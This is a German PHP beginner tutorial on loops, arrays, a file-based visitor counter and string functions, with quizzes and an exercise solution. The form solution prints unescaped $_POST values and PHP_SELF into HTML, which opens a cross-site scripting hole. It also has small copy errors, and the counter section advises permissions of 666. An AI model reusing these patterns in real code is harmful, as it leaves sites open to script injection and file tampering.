Endlosschleifen können übrigens verschiedene Ursachen haben. Entweder es wird vergessen, die Zähler-Variable ($d in dem Beispiel) bei jedem Schleifendurchlauf zu erhöhen, oder die Abbruchbedingung wird falsch angegeben.

Tipp: Um eine Variable um den Wert 1 zu erhöhen, können Sie statt:

$d = $d + 1

auch schreiben:

$d++

In einer for-Schleife könnte das dann so aussehen:

for ($d = 1; $d <= 10; $d++)

Mehr dazu finden Sie in dem Kapitel über Operatoren.

Praxisübung

Wie wäre es, wenn Sie das gerade gezeigte Beispiel mit Hilfe eines Formulars noch flexibler machen würden? Meinen Sie, Sie können das mit dem bisher gelernten schaffen? Ich denke schon. Sie haben eigentlich alle Kenntnisse zur Verfügung, um es allein zu schaffen. Wenn nicht, finden Sie die Lösung im nächsten Abschnitt.

Das Formular soll die Werte für Startwert, Endwert und die Schrittweite enthalten. Nach Absenden des Formulars soll eine Liste mit Kreisumfängen erstellt werden, die sich nach den Angaben aus dem Formular richten. So kann der Anwender dann eingeben, er möchte alle Kreisumfänge von 5 cm bis 30 cm in Schritten zu 3 cm ausgegeben haben.

Sie finden Kreisumfänge langweilig? Dann ändern Sie das Programm weiter ab und machen Sie daraus eine Tabelle für Währungs-Umrechnungen. Statt der Konstante PI definieren Sie

eine Konstante für den aktuellen Dollar/Euro Umrechnungskurs und geben Sie die Daten entsprechend aus.

Lösung der Übung:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Kontaktformular</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">

<?php
$formular_ok = true;

if ( isset( $_POST['submit'] ) and $_POST['start'] == '' )
{
  echo '<strong>Bitte geben Sie einen Startwert
ein</strong><br />';
  $formular_ok = false;
}
?>

Startwert: <input type="text"
     name="start"
     value="<?php echo $_POST['start'] ?>"><br />

<?php
if ( isset( $_POST['submit'] ) and $_POST['ende'] == '' )
{
  echo '<strong>Bitte geben Sie einen Endwert ein</strong><br
/>';
  $formular_ok = false;
}
?>

Endwert: <input type="text"
     name="ende"
     value="<?php echo $_POST['ende'] ?>"><br />

<?php
if ( isset( $_POST['submit'] ) and $_POST['schritt'] == '' )
{
  echo '<strong>Bitte geben Sie eine Schrittweite
ein</strong><br />';
  echo $formular_ok = false;
}
?>
```

```
Ihre E-Mail: <input type="text"
     name="schritt"
     value="<?php echo $_POST['schritt'] ?>"><br />


<input name="submit" type="submit" value="absenden">
</form>
<?php
define("PI", 3.1415926); // pi als Konstante

function kreisumfang($d)
{
     $u = $d * PI;
     return $u;
}

if ( isset ( $_POST['submit'] ) and $formular_ok )
{
     for ($d = $_POST['start']; $d <= $_POST['ende']; $d = $d +
$_POST['schritt'])
     {
          $umfang = kreisumfang($d);
          echo 'Der Kreisumfang für ' . $d .
               ' cm beträgt: ' .
               number_format($umfang, 2) .
               ' cm<br />' . "\n";
     }
}
?>
</body>
</html>
```

Die While-Schleife

In diesem Abschnitt werden Sie eine andere Form der Schleife kennen lernen. Die While-Schleife ist ganz ähnlich aufgebaut wie die for-Schleife, die Sie schon kennen gelernt haben.

Quiz

Frage: wie muss eine for-Schleife aufgebaut sein, um die folgende while-Schleife zu ersetzen:

$k = 10;

while ($k > 0)

{

 $k = $k – 2;

}

1. for (; $k > 0;)
2. for ($k = 10; $k > 0; $k = $k – 2)
3. for ($k = 0; $k > 0; $k = $k – 2)

Frage: Sie möchten eine Schleife programmieren, bei der Sie nicht von Anfang an wissen, wie oft diese Schleife durchlaufen werden soll. Welche Schleife ist hier geeigneter?

1. Die For-Schleife
2. Die While-Schleife

Frage: Sie möchten eine Schleife programmieren, bei der ein Anwender die Anzahl der Schleifendurchläufe in ein Formular eingibt. Welche Schleife ist hier geeigneter?

1. Die For-Schleife
2. Die While-Schleife

While-Schleife verwenden

Die For-Schleife wird verwendet, wenn man vorher bereits weiß, wie viel Durchläufe man benötigt. Manchmal kann man das noch nicht direkt beim Start des Skriptes sagen. Für solche Fälle verwendet man dann eine while-Schleife:

```
<?php
// Wurzelberechnung durch Annäherung

$zahl = 2;
$wurzel = 2;

$test = ($wurzel * $wurzel) - $zahl;

while ( abs($test) > 0.01 )
{
     if ( $test > 0 )
     {
         // Zahl war zu groß
         $wurzel = $wurzel - ($wurzel/2);
         // echo $wurzel;
     }
     if ( $test < 0 )
     {
         // Zahl war zu klein
         $wurzel = $wurzel + ($wurzel/2);
         // echo $wurzel;
     }
     $test = ($wurzel * $wurzel) - $zahl;
     echo "Ergebnis bisher: $wurzel<br />";
     echo "test: $test<br />";
}

echo "Ergebnis: $wurzel<br />";

?>
```

Das Beispiel ist die Berechnung der Quadratwurzel durch Annäherung (keine Angst, PHP hat natürlich auch eine eigene Funktion um die Quadratwurzel zu berechnen). Das Beispiel soll zeigen, wie man eine while-Schleife zur Lösung einer solchen Annäherung verwenden kann.

Die Aufgabenstellung ist folgendermaßen: Die Quadratwurzel einer Zahl ist die Zahl, die mit sich selbst multipliziert die Zahl ergibt. Alles klar? Wenn ich also die Wurzel der Zahl 2 (das wäre 1,4142 und noch ganz viele Stellen mehr) mit sich selbst multipliziere (also 1,4142 * 1,4142) dann soll die ursprüngliche Zahl (hier also 2) herauskommen.

So etwas kann man durch Annäherung errechnen (ein Nicht-Mathematiker würde auch "ausprobieren" dazu sagen, das klingt aber nicht so gut). In dem Beispiel wird ein erster Schätzwert für $wurzel angegeben, in diesem Fall die Zahl selbst (hier: 2).

Dieser Schätzwert ist natürlich viel zu groß, aber irgendwie muss man ja anfangen. Es wird geprüft, ob dieser Wert die ursprüngliche Zahl 2 ergibt, wenn er mit sich selbst multipliziert wird. Das ist nicht der Fall, es kommt 4 heraus. Davon ziehen wir die gesuchte Zahl ab, und finden, dass der Wert um genau 2 zu groß ist.

Die while-Schleife soll nun gerade so lange laufen, solange die Differenz aus $wurzel * $wurzel und $zahl größer als 0.01 ist. Dann ist uns das Ergebnis genau genug und die Berechnung kann abgeschlossen werden.

Ist der Schätzwert zu groß, wird davon die Hälfte des Wertes abgezogen. Ist er zu klein, wird die Hälft des Wertes addiert. Auf diese Weise pendelt sich der Wert irgendwann auf die richtige Zahl ein.

Im Beispiel sehen Sie wieder eine neue PHP-Funktion: abs(). Diese Funktion gibt den absoluten Wert einer Zahl zurück, wenn also die Differenz zum Beispiel -0.5 wäre, würden Sie damit den Absolutwert 0.5 erhalten. Damit muss für die Bedingung in der While-Schleife nur eine Abfrage ausgeführt werden.

Auf die Ausgabe der Zwischenergebnisse innerhalb der Schleife können Sie übrigens verzichten. Sie sind nur dazu da, um das Prinzip besser sichtbar zu machen. Wenn Sie das Skript laufen lassen, sollte folgendes herauskommen:

```
Ergebnis bisher: 1
test: -1
Ergebnis bisher: 1.5
test: 0.25
Ergebnis bisher: 0.75
test: -1.4375
Ergebnis bisher: 1.125
test: -0.734375
Ergebnis bisher: 1.6875
test: 0.84765625
Ergebnis bisher: 0.84375
test: -1.2880859375
Ergebnis bisher: 1.265625
test: -0.398193359375
Ergebnis bisher: 1.8984375
test: 1.6040649414063

(... ganz viel später ...)

Ergebnis bisher: 0.83762424583485
test: -1.2983856227896
Ergebnis bisher: 1.2564363687523
test: -0.42136765127661
```

```
Ergebnis bisher: 1.8846545531284
test: 1.5519227846276
Ergebnis bisher: 0.9423272765642
test: -1.1120193038431
Ergebnis bisher: 1.4134909148463
test: -0.0020434336469575
Ergebnis: 1.4134909148463
```

Wenn man es genau nimmt, ist die while-Schleife nichts anderes als eine for-Schleife, die nur die Abbruchbedingung prüft. Statt

```
while ( abs($test) > 0.01 )
```

Hätten Sie auch schreiben können:

```
for ( ; abs($test) > 0.01; )
```

Beachten Sie hier die beiden Semikolon vor und nach dem Ausdruck. Damit teilen Sie der For-Schleife mit, dass er erste und letzte Ausdruck nicht angegeben werden. Es wird also nur die Abbruchbedingung geprüft.

Ebenso kann man statt einer for-Schleife auch eine while-Schleife verwenden, wenn man die Initialisierung außerhalb der Schleife durchführt und das heraufzählen der Index-Variable innerhalb der Schleife. Also wäre diese Schleife:

```
for ($k = 1; $k <= 10; $k++)
{
     echo $k . "<br />";
}
```

Das Gleiche wie diese Schleife:

```
$k = 1;
while ($k <= 10)
{
     echo $k . "<br />";
     $k++;
}
```

Die Variation von for- und while-Schleife bezeichnen also nur verschiedene Möglichkeiten, genau das Gleiche zu erreichen. Die for-Schleife ist für eine vorher bekannte Schleifenzahl besser geeignet, weil hier alles übersichtlich in einer Zeile steht.

Prinzipiell können Sie jedoch von Fall zu Fall selbst entscheiden, wie Sie Ihre Schleifen aufbauen wollen.

Arrays

Ziemlich am Anfang des Kurses wurde schon erwähnt, dass es sich bei den speziellen Variablen $_POST und $_GET oder auch $_SERVER um Array-Variablen handelt. Sie mussten die Werte aus diesen Variablen auf bestimmte Art auslesen.

Hier lernen Sie nun, warum das so ist, wie Sie selbst eigene Array-Variablen verwenden können, und natürlich auch, was das überhaupt ist.

Quiz

Frage: Welche Form der Array-Zuweisung sollte nicht verwendet werden:

1. $var[2] = 'test';
2. $var[2.5] = 'test';
3. $var['2'] = 'test';
4. $var['zwei'] = 'test';

Frage: Darf ein Array auf die folgende Weise verwendet werden:

$ary[1] = 1.5;

$ary[2] = 2.5;

$ary['drei'] = 3.5;

1. ja
2. nein

Frage: Darf ein Array auf die folgende Weise verwendet werden:

$ary[1] = 10;

$ary[2] = 2.50;

$ary[3] = 'drei';

$ary[4] = true;

1. ja
2. nein

Mit welchem Index beginnt ein Array in PHP, wenn Sie selbst keinen Index vorgeben?

1. Mit 0
2. Mit 1

Arrays in PHP

Bisher haben Sie in einer PHP-Variable einen bestimmten Wert abgespeichert. Das konnte eine Zahl, eine Zeichenkette oder ein Wahrheitswert (sie erinnern sich an true und false?) sein.

Manchmal wünscht man sich jedoch, dass man mehr als einen Wert in einer Variable speichern könnte, beispielsweise wenn Sie eine Kreisberechnung für drei unterschiedliche Kreise machen wollen:

```
$kreis1 = 3.50;
$kreis2 = 6.80;
$kreis3 = 1.20;
```

Natürlich können Sie drei Variablen definieren, wie in diesem Beispiel. Das wird aber irgendwann unhandlich, wenn Sie so etwas mit dutzenden oder gar hunderten von Werten machen wollen.

Um diese unschöne Situation zu umgehen, verwendet man gern eine Array-Variable. Stellen Sie sich das als eine Art Schubladenschrank vor: Sie können in jede der Schubladen einen Wert speichern:

```
$kreis[1] = 3.50;
$kreis[2] = 6.80;
$kreis[3] = 1.20;
```

Und damit wissen Sie schon, wie Sie eine Array-Variable verwenden können. Der "Schubladenschrank" $kreis hat in diesem Beispiel drei Schubladen, die mit der Aufschrift [1], [2] und [3] versehen sind.

Und so können Sie die Werte aus dem Array wieder auslesen, in diesem Fall anzeigen:

```
echo $kreis[1];
echo $kreis[2];
echo $kreis[3];
```

Hinweis: Die Zahl in der eckigen Klammer nennt man auch "index". Ein solcher Array-Index kann sowohl eine Zahl als auch eine Zeichenkette sein. Arrays, die eine Zeichenkette als Index verwenden haben Sie schon kennen gelernt: Es sind die Variablen $_POST, $_GET und $_SERVER, die ich bereits in früheren Beispielen vorgestellt habe.

In der Literatur werden Arrays, die eine Zeichenkette als Index verwenden, auch als "assoziative" Arrays bezeichnet. In PHP macht es technisch allerdings keinen Unterschied, ob Sie eine Zahl oder eine Zeichenkette für den Index verwenden.

Nehmen Sie einmal folgendes Beispiel:

```
<?php
// Verwendung von Arrays

$mein_array[1] = 'eins';
$mein_array[2.7] = 'zwei';
$mein_array['name'] = 'Helmut';
$mein_array['alter'] = 32;

echo '<pre>';
print_r($mein_array);
echo '</pre>';
?>
```

Hier werden ganze Zahlen, Kommazahlen und Zeichenketten als Index durcheinander verwendet. Wenn das Array dann mit der PHP-Funktion print_r() angezeigt wird (siehe den Hinweis unten), erscheint folgende Ausgabe:

```
Array
(
    [1] => eins
    [2] => zwei
    [name] => Helmut
    [alter] => 32
)
```

Sie werden feststellen, dass Index-Zahlen immer nur ganzzahlig sein dürfen. Bei dem Index 2.7 wurde der Anteil nach dem Dezimalpunkt einfach abgeschnitten. Als Inhalt für ein Array-Element können sowohl Zeichenketten als auch Zahlen gespeichert werden. Mit anderen Worten: Es ist völlig gleichgültig, was Sie in die Schubladen hineintun, solange Sie diese mit ganzen Zahlen oder Text beschriften.

Hinweis: Die PHP-Funktion print_r() kann sehr gut verwendet werden, um komplexe Variablen (wie z.B. Arrays) gut lesbar anzuzeigen. Der Name print_r steht für "print readable" also "lesbares ausdrucken".

Damit auch die Zeilenschaltungen im Browser korrekt angezeigt werden, die von print_r() ausgegeben werden, kann man vor dem Aufruf dieser Funktion das HTML-Tag "<pre>" ausgeben. So erscheint die Ausgabe dann korrekt formatiert.

Sie können übrigens Daten auch auf diese Weise zu einem Array zuweisen:

```
$kreis[] = 3.50;
$kreis[] = 6.80;
$kreis[] = 1.20;
```

Das Beispiel kennen Sie ja schon vom Anfang der Lektion. Der Unterschied ist hier, dass PHP nun selbst den Index vergibt. Sie erhalten mit print_r($kreis) dann folgende Ausgabe:

```
Array
(
    [0] => 3.5
    [1] => 6.8
    [2] => 1.2
)
```

Sie sehen hier folgende besondere Eigenschaft bei PHP-Arrays:

Wenn Sie selbst keinen Index vorgeben, wird ein Array in PHP immer mit dem Index 0 begonnen.

Zusatzlektion Arrays

Wollen Sie mehr zum Thema Arrays erfahren? Dann können Sie die Zusatzlektion zu diesem Thema durcharbeiten: Mehrdimensionale Arrays, Arrays in einer Schleife auslesen, Elemente finden, Elemente einfügen und löschen, Sortieren

Die Zusatzlektion können Sie entweder direkt durcharbeiten, oder erst im Anschluss an diesen Hauptkurs. Wenn Sie zunächst nur einen Überblick über PHP erhalten möchten, empfehle ich die Zusatzlektion erst nach dem Ende des Hauptkurses zu erarbeiten.

Die Zusatzlektion finden Sie hier: Zusatzlektion Arrays

Dateibehandlung

Ein immer wieder beliebtes Beispiel ist der Besucherzähler. Eine Internetseite, die Ihrem Besucher erzählt, wie viele Leute sich die Seite schon angesehen haben. Über den Sinn eines solchen Zählers kann man freilich diskutieren, er eignet sich aber als gutes Lehrbeispiel für die Verwendung von Dateien zum Speichern von Daten.

Quiz

Frage: Was können Sie mit einer Datei machen, die so geöffnet wird:

$fp = fopen('counter.txt', 'r');

1. Daten in die Datei schreiben.
2. Daten lesen und schreiben.
3. Daten aus der Datei lesen.

Frage: Was können Sie mit einer Datei machen, die so geöffnet wird:

$fp = fopen('counter.txt', 'w');

1. Daten aus der Datei lesen.
2. Daten in die Datei schreiben.
3. Daten lesen und schreiben.

Frage: Welcher Dateimodus (zweiter Parameter von fopen) überschreibt die Datei vollständig?

1. 'w'
2. 'r'
3. 'a'

Frage: Welche Funktion wird verwendet, um eine Zeile mit Daten in eine Datei zu schreiben?

1. fgets()
2. fopen()
3. fputs()

Dateien in PHP

Eine Internetseite ist von Natur aus sehr kurzlebig. Nicht nur, dass die Informationen so schnell veralten, auch alle Daten werden sofort vernichtet, sobald die Seite ausgegeben wurde. Wenn ein Besucher eine Seite aufruft, weiß der Webserver nicht mehr, wie viele Leute die Seite vorher schon abgerufen haben (nehmen wir zur Vereinfachung mal an, wir wissen nicht was Logfiles sind).

Wenn also eine Seite abgerufen wird, könnte man zwar im PHP-Skript einen Zähler um eins hochzählen, aber diese Zahl würde der Webserver sofort wieder vergessen, wenn die Seite vollständig im Browser angekommen ist.

Um also eine Information dauerhaft zu speichern, kann man sie beispielsweise im gleichen Ordner ablegen, in dem sich auch das PHP-Skript befindet. Erzeugen Sie eine solche Datei mit einem beliebigen Texteditor, und speichern Sie diese als "counter.txt" auf Ihrem Webspace ab. Die Datei kann leer sein, oder schon irgendeine Zahl (z.B. 4711) enthalten.

In dem nun folgenden Beispiel, wird diese Datei geöffnet, deren Inhalt gelesen und als Zahl interpretiert. Diese Zahl wird dann um eins erhöht und dieses Ergebnis wieder in die gleiche Datei zurück gespeichert.

Hinweis: Damit Ihr PHP-Skript die Zahl in der Datei verändern kann, muss auf dem Webserver das Schreibrecht für diese Datei eingestellt werden. Bitte sehen Sie in der Dokumentation Ihres FTP-Clients nach, wie Sie die Rechte einer Datei verändern können.

Normalerweise reicht es, wenn das Recht zum Lesen einer Datei freigegeben ist, da die PHP-Skripte (und auch Ihre HTML-Dateien) nicht auf dem Webserver verändert werden. Diese Textdatei soll jedoch von dem Skript mit einem neuen Zahlenwert überschrieben werden. Daher muss sowohl das Leserecht als auch das Schreibrecht freigegeben sein.

Wenn Sie hier unsicher sind, wie Sie die Rechte vergeben müssen: Die Zugriffsrechte werden oft auch als Ziffern angegeben. Versuchen Sie die Einstellung "606" oder "666" für diese Datei zu vergeben.

Das folgende Skript zeigt Ihnen an, wie viele Besucher die Seite schon abgerufen haben:

```
<?php
// Counter-Beispiel
```

```
$fp = fopen('counter.txt', 'r');
if ($fp)
{
     $counter = fgets($fp);
     fclose($fp);
}

$counter = $counter + 1;
echo 'Sie sind Besucher Nummer ' . $counter . '<br>';

$fp = fopen('counter.txt', 'w');
if ($fp)
{
     fputs($fp, $counter);
     fclose($fp);
}
?>
```

Die Datei "counter.txt" wird mit der PHP-Funktion fopen() zum Lesen geöffnet. Die Funktion fopen() erhält zwei Parameter. Der erste ist der Name der Datei, die verwendet werden soll, in diesem Fall 'counter.txt'. Der zweite Parameter gibt an, ob die Datei zum Lesen ('r' steht für 'read') oder zum Schreiben ('w' steht für 'write') geöffnet werden soll.

Die Datei muss übrigens schon existieren, andernfalls erscheint eine Fehlermeldung auf der Seite (falls Fehlermeldungen in der PHP-Konfiguration nicht abgeschaltet wurden). Die Funktion fopen() gibt einen so genannten Dateizeiger (englisch: File-Pointer) zurück. Das ist nichts weiter als eine laufende Nummer, die für die weiteren Dateifunktionen benutzt werden muss.

Kann die Datei nicht geöffnet werden (z.B. weil sie nicht existiert), wird statt dessen der Wert false zurückgegeben. So kann über eine if-Abfrage leicht geprüft werden, ob das Öffnen der Datei geklappt hat, ohne weitere Folgefehler zu erzeugen.

Hat das Öffnen mit fopen() funktioniert, so wird die erste Textzeile mit der Funktion fgets() ausgelesen. Die Funktion fgets() braucht den vorhin erhaltenen Dateizeiger, damit PHP weiß, von welcher Datei gelesen werden soll. Sie können nämlich auch mehrere Dateien gleichzeitig geöffnet halten.

Die gelesene Zeile wird der Variable $counter zugewiesen und die offene Datei wird dann wieder mit der Funktion fclose() geschlossen. Der Dateizeiger $fp wird damit wertlos und die Variable kann später wieder verwendet werden.

Es wird dann die Variable $counter um eins erhöht und als Zähler angezeigt.

Danach wird die gleiche Datei 'counter.txt' noch mal geöffnet, diesmal allerdings zum Schreiben (hier kommen die Schreibrechte ins Spiel). Hat das Öffnen funktioniert, gibt's wieder einen gültigen Dateizeiger, der in der Funktion fputs() zum Schreiben einer Zeile verwendet wird. Auch hier wird die Datei gleich wieder geschlossen.

Hinweis: Durch das Öffnen der Datei im Modus 'w' wird die Datei automatisch überschrieben. Der alte Inhalt geht dabei verloren. In diesem Fall ist das erwünscht, weil ja nur die letzte Zahl in der Datei gespeichert werden soll.

Möchten Sie Zeilen an eine Datei hinten anhängen, so verwenden Sie bei fopen() den Modus 'a' für 'append' (heißt: anhängen). In diesem Fall werden alle geschriebenen Daten an die Datei angehängt. Die Originaldaten bleiben erhalten.

Der Append-Modus ist immer dann praktisch, wenn Dateien als eine Art "Logdatei" verwendet werden sollen. Achten Sie aber darauf, dass solche Dateien natürlich immer größer werden, je mehr Daten Sie hinten anhängen.

Tipp: Manchmal stört die Fehlermeldung bei fopen() wenn eine Datei nicht vorhanden ist. Um Fehlermeldung zu unterdrücken, kann man ein spezielles Zeichen '@' vor die Funktion stellen, um die Fehlerausgabe für diesen Funktionsaufruf zu unterdrücken:

```
$fp = @fopen('counter.txt', 'r');
```

Das würde die folgende Fehlermeldung (eigentlich ist es keine Fehlermeldung sondern nur eine Warnung) unterdrücken: "**Warning**: fopen(counter.txt): failed to open stream: No such file or directory in **c:\projekte\websites\test\counter.php** on line **4**"

Diese Methode hat den Nachteil, dass auf diese Weise auch sinnvolle Fehlermeldungen unterdrückt werden, so dass man manchmal lange nach einem Fehler suchen muss, der mit sinnvoller Fehlermeldung schnell zu finden wäre.

Besser ist in diesem Fall, die Existenz der Datei vorher zu prüfen. Das geht mit der PHP-Funktion file_exists(). Hier das Beispiel:

```
if ( file_exists('counter.txt') )
{
	$fp = fopen('counter.txt', 'r');
	if ($fp)
	{
		$counter = fgets($fp);
		fclose($fp);
	}
}
```

Die Datei wird also erst dann geöffnet, wenn die Datei tatsächlich existiert.

Zusatzlektion Dateifunktionen

Wollen Sie mehr zum Thema Dateifunktione erfahren? Dann können Sie die Zusatzlektion zu diesem Thema durcharbeiten: Praktische Übung: einfaches Template erstellen.

Die Zusatzlektion können Sie entweder direkt durcharbeiten, oder erst im Anschluss an diesen Hauptkurs. Wenn Sie zunächst nur einen Überblick über PHP erhalten möchten, empfehle ich die Zusatzlektion erst nach dem Ende des Hauptkurses zu erarbeiten.

Die Zusatzlektion finden Sie hier: Zusatzlektion Dateifunktionen

String-Funktionen

PHP kennt eine ganze Reihe von nützlichen Funktionen allein für die Verarbeitung von Zeichenketten. In dieser Lektion lernen Sie einige davon kennen, die in der Praxis häufig verwendet werden.

Eine vollständige Referenz über alle String-Funktionen finden Sie auf der offiziellen PHP-Seite: http://de.php.net/manual/de/ref.strings.php

Quiz

Mit welcher Funktion können Sie die Länge einer Zeichenkette ermitteln?

1. Mit strpos()
2. Mit strlen()
3. Mit count()

Was wird dieser PHP-Code ausgeben?

echo substr('abcdefg', 1, 3);

1. Er gibt 'abc' aus
2. Er gibt 'bcd' aus

Was gibt dieser PHP-Code aus?

echo strpos('Hallo Welt', 'a')

1. Es wird 0 ausgegeben.
2. Es wird 1 ausgegeben
3. Es wird 2 ausgegeben

Informationen aus Zeichenketten

Die wohl am meisten benötigten Informationen, die man einer Zeichenketten-Variablen entlocken möchte sind wohl, "wie lang ist der Text?" und "was ist im Text enthalten?".

Hier helfen die folgenden Funktionen:

strlen()

Mit der Funktion strlen() können Sie die Gesamtlänge einer Zeichenkette ermitteln:

```
<?php
$text = "Heute ist ein schöner Tag";
echo 'Länge: ' . strlen($text);
?>
```

Diese Funktion wird sehr häufig eingesetzt. Man benötigt sie zur Prüfung von Eingaben (z.B. um festzustellen, dass der Benutzer zu viele oder zu wenig Zeichen eingegeben hat).

strpos()

Mit der Funktion strpos() stellen Sie fest, ob ein Wort oder eine Teil-Zeichenkette in einer anderen Zeichenkette enthalten ist und erhalten gleich die Position, an der dieses Wort oder die Teil-Zeichenkette beginnt:

```
<?php
```

```
$text = "Heute ist ein schöner Tag";
echo 'Das Wort "ein" befindet sich an Position: '
     . strpos($text, 'ein');
?>
```

Als Ausgabe erhalten Sie dann:

```
Das Wort "ein" befindet sich an Position: 10
```

Wenn der Teil-String gleich mehrfach vorkommt, können Sie einen zusätzlichen Parameter für strpos() einsetzen. Hier ein Beispiel:

```
<?php
$text = "Wie wunderbar, heute ist ein wunderschöner Tag";
echo 'Das Wort "wunder" befindet sich an Position: '
     . strpos($text, 'wunder');
?>
```

Das Skript findet das Wort "wunder" an der Position 4. Um das zweite Auftreten des Wortes zu finden, kann der dritte Parameter von strpos() verwendet werden:

```
<?php
$text = "Wie wunderbar, heute ist ein wunderschöner Tag";
echo 'Das Wort "wunder" befindet sich an Position: '
     . strpos($text, 'wunder', 5);
?>
```

Jetzt wird erst ab der Position 5 nach dem Wort gesucht und das nächste Auftreten an Position 29 gefunden.

Hinweis: Bei allen Zeichenketten-Funktionen wird das erste Zeichen in der Zeichenkette als Position mit dem Wert 0 angegeben. Das erste Zeichen einer Zeichenkette ist also eigentlich das "Nullte" Zeichen. Das müssen Sie bei allen Zeichenketten-Funktionen berücksichtigen, wenn Sie, wie im Beispiel strpos() eine Startposition für die Suche vorgeben, oder einen Wert zurückbekommen.

Zeichenketten verändern

substr()

Die Funktion substr() gibt einen Teil der Zeichenkette zurück. Die Position und Länge dieser Teil-Zeichenkette wird durch die Parameter festgelegt:

```
<?php
$text = "Heute ist ein wunderschöner Tag";
echo 'Teilstück: '
     . substr($text, 6, 3);
?>
```

Dieses Beispiel kopiert 3 Zeichen an Position 6 heraus und gibt diesen Teil-String zurück:

```
Teilstück: ist
```

Als Ergebnis wird das Wort "ist" angezeigt.

str_replace()

Diese Funktion ersetzt das Vorkommen eines Wortes oder Teil-Strings durch ein anderes.

```
<?php
$text = "Unser Hochbauamt baut Hochhäuser";
echo 'Ersetzt: '
     . str_replace('Hoch', 'Tief', $text);
?>
```

Ergibt dann die folgende Ausgabe:

```
Ersetzt: Unser Tiefbauamt baut Tiefhäuser
```

strtolower() und strtoupper()

Mit diesen Funktionen könne Sie eine Zeichenkette in Kleinbuchstaben (strtolower) oder Großbuchstaben (strtoupper) umwandeln:

```
<?php
$text = "Schöner Tag heute";
echo 'Klein: '
     . strtolower($text) . '<br>';
echo 'Groß: '
     . strtoupper($text) . '<br>';
?>
```

Ergibt diese Ausgabe:

```
Klein: schöner tag heute
Groß: SCHÖNER TAG HEUTE
```

trim()

Die Funktion trim entfernt alle Leerzeichen und sonstige sogenannte "whitespaces" (also auch Tabulator und Zeilenschaltungen) am Anfang und Ende der Zeichenkette.

```
<?php
$text = '  test  ';

echo '<pre>';
echo 'text vorher: X'. $text .'X<br />';
$text = trim($text);
echo 'text nachher: X'. $text .'X<br />';
echo '</pre>';
?>
```

Das große 'X' soll helfen, die Leerzeichen besser sehen zu können, ebenso wie die Auszeichnung mit dem pre-Tag:

```
text vorher: X  test  X
text nachher: XtestX
```

Diese Funktion ist dann nützlich, wenn man Fehleingaben durch unbeabsichtigt eingegebene Leerzeichen verhindern möchte. Gibt ein Benutzer in ein Textfeld am Anfang oder Ende versehentlich ein Leerzeichen ein, so können diese über trim() entfernt werden. Auch wenn

Texte über die Dateifunktion fgets() gelesen werden, enthalten sie am Ende eine Zeilenschaltung, die für die weitere Verarbeitung störend sein kann.

Wenn Sie die Leerzeichen und Whitespaces nur am Anfang oder Ende entfernen wollen, gibt es noch die Funktionen ltrim() (entfernt nur am Anfang) und rtrim() (entfernt nur am Ende).

explode()

Eine sehr nützliche Funktion zum Aufteilen einer Zeichenkette in einzelne Elemente ist explode():

```
<?php
$text = 'Heinz,Karl,Peter,Tom';

$ergebnis = explode(',', $text);

echo '<pre>';
print_r($ergebnis);
echo '</pre>';
?>
```

Die Funktion schneidet die Zeichenkette an der angegebenen Stelle (hier am Komma) auseinander. Die einzelnen Bruchstücke dieser "Explosion" werden dann in einer Array-Variable gespeichert, die von der Funktion als Ergebnis zurückgegeben wird.

Sie erhalten also folgende Ausgabe:

```
Array
(
    [0] => Heinz
    [1] => Karl
    [2] => Peter
    [3] => Tom
)
```

implode()

Das genaue Gegenteil zur Funktion explode() ist die Funktion implode(). Hier können Sie ein Array übergeben und erhalten eine Zeichenkette zurück, die mit dem angegebenen Zeichen verbunden werden:

```
<?php
$text = 'Heinz,Karl,Peter,Tom';

$ergebnis = explode(',', $text);

$neuer_text = implode(', ', $ergebnis);

echo 'Neuer Text: ' . $neuer_text . '<br>';
?>
```

In diesem Fall wird erst die Zeichenkette per explode() in ein Array verwandelt (siehe das vorige Beispiel. Danach werden die Elemente mit den beiden Zeichen ', ' wieder zusammengeklebt. Als Verbindungszeichen kann also auch mehr als ein einzelnes Zeichen verwendet werden. Das gilt übrigens auch für die Funktion explode().

Und so sieht dann das Ergebnis aus:

```
Neuer Text: Heinz, Karl, Peter, Tom
```

nl2br()

Die Funktion nl2br() wandelt alle Zeilenumbrüche in
 Tags um. Das ist dann nützlich, wenn Sie einen Text zum Versand als E-Mail gespeichert haben. In einem E-Mail Text müssen die Zeilenschaltungen ja als Zeilenschaltung (hier also mit "\n") erscheinen. Wenn Sie einen solchen Text aber auf der HTML-Seite ausgeben, werden die Zeilenschaltungen im Browser ignoriert.

```
<?php
$text = "Erste Zeile
Zweite Zeile
Dritte Zeile";

echo 'Normale Anzeige: ' . $text . '<br>';

echo 'Mit nl2br: ' . nl2br($text) . '<br>';
?>
```

Sie erhalten dann im Browser diese Ausgabe:

```
Normale Anzeige: Erste Zeile Zweite Zeile Dritte Zeile
Mit nl2br: Erste Zeile
Zweite Zeile
Dritte Zeile
```

Noch deutlicher wird es, wenn Sie sich den HTML: Quellcode im Browser ansehen:

```
Normale Anzeige: Erste Zeile
Zweite Zeile
Dritte Zeile<br>Mit nl2br: Erste Zeile<br />
Zweite Zeile<br />
Dritte Zeile<br>
```

Seit Version 4.0.5 erfolgt die Ausgabe XHTML-konform. Vorher wurden die Tags im HTML-4 Format (also als
) ausgegeben, seit Version 4.0.5 werden sie so ausgegeben, dass man den Code auch für XHTML verwenden kann (also
). Mehr Informationen über die HTML-Versionen HTML4 und XHTML erhalten Sie übrigens im HTML-Grundkurs.

number_format()

Um eine Zahl mit einer genau festgelegten Anzahl Nachkommastellen auszugeben können Sie number_format() verwenden:

```
<?php
$betrag1 = 4.50;
$betrag2 = 2;

echo 'Normale Anzeige Betrag1: ' .
     $betrag1 . '<br>';
echo 'Normale Anzeige Betrag2: ' .
```

```
     $betrag2 . '<br>';

echo 'Formatiert Betrag1: ' .
     number_format($betrag1, 2) . '<br>';
echo 'Formatiert Betrag2: ' .
     number_format($betrag2, 2) . '<br>';
?>
```

Ergibt folgende Ausgabe:

```
Normale Anzeige Betrag1: 4.5
Normale Anzeige Betrag2: 2
Formatiert Betrag1: 4.50
Formatiert Betrag2: 2.00
```

Die Funktion wird gern eingesetzt, wenn Geldbeträge mit zwei Nachkommastellen angezeigt werden sollen. Die Zahlen werden übrigens bei der Anzeige gerundet:

```
<?php
$betrag = 4.5666;

echo 'Formatiert: ' .
     number_format($betrag, 2) .
     '<br>';
?>
```

Ergibt die Ausgabe:

```
Formatiert: 4.57
```

